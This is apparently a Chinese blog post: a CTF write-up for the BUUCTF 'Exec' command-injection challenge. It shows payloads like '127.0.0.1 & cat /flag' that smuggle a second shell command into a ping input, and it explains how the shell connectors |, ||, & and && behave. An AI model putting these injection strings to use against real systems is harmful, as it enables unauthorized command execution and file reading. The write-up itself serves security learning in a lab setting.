
BUUCTF[ACTF2020新生赛]Exec


原创

weixin_45253622 于 2021-05-06 13:01:10 发布 59 收藏
分类专栏： CTF日记 文章标签： linux 信息安全



哦？命令执行漏洞利用

输入127.0.0.1



输入127.0.0.1 & cat /flag

emmm

说一下命令连接符的一些东西：

| 可以连接命令，且只会执行后面那条命令。

whoami | ping www.baidu.com
ping www.baidu.com | whoami
//两条命令都只会执行后面的

|| 只有前面的命令失败，才会执行后面的语句。

ping 127.0.0.1|| whoami //不执行whoami
ping xxx.|| whoami //执行whoami

&符号，不管前面的命令是成功还是失败，都会执行后面的命令。


ping 127.0.0.1& whoami //执行whoami
ping xxx.& whoami //执行whoami

所以我们选择&，当然 ; 和 &效果是一样的。


&&符号就必须两条命令都为真才可以了

ping www.baidu.com -n 1&& whoami //执行whoami
ping www && whoami //不执行whoami

也可以这样 1&pwd



1 & cat /flag



也可以得到flag。